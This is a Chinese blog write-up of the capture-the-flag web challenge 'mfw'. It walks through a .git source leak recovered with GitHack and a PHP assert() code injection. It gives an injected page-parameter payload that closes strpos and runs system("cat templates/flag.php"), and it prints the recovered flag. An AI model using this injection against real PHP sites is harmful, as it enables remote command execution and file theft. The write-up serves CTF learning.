攻防世界Web mfw writeup


原创

Sprint#51264 于 2020-08-15 18:37:53 发布 93 收藏

分类专栏： Web

本文链接：https://blog.csdn.net/qq_45837896/article/details/108026201

题目的环境是一个自己搭建的网站



点击上方几个选项可以进入不同的页面

1.观察到进入其他页面的时候url传了一个叫做page的参数，怀疑这里可能有可以操作的点


看到About的选项时，发现作者介绍说开发网站的时候用到了Git

2.于是考虑这里存在git源码泄露


使用GitHack对该网站.git文件进行下载

GitHack下载地址

得到这么几个文件



templates文件夹里



flag.php里面什么也没有

看了看同目录下的其它几个也没有什么收获，于是返回去看index.php

```php
$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");
```

```
<!--<li <?php if ($page == "flag") { ?>class="active"<?php } ?>><a href="?page=f
```

发现一段重要的代码，还有这么一个隐藏的标签

这段代码里面涉及到一个函数


> assert()函数：断言函数其表达的意思就是，程序在我的假设条件下，能够正常良好的运作，其实就相当于一个 if 语句

并且注意到这里对$page并没有任何太多过滤，所以考虑在这里进行攻击

传入参数

?page=', '123') or system("cat templates/flag.php");//

闭合strpos的括号并执行后面的cat命令



页面没有明显变化，但是F12看页面源码得到flag

```
<!--?php $FLAG="cyberpeace{3a71669b672500179f57af753162816e}"; ?-->
<!--?php $FLAG="cyberpeace{3a71669b672500179f57af753162816e}"; ?-->
```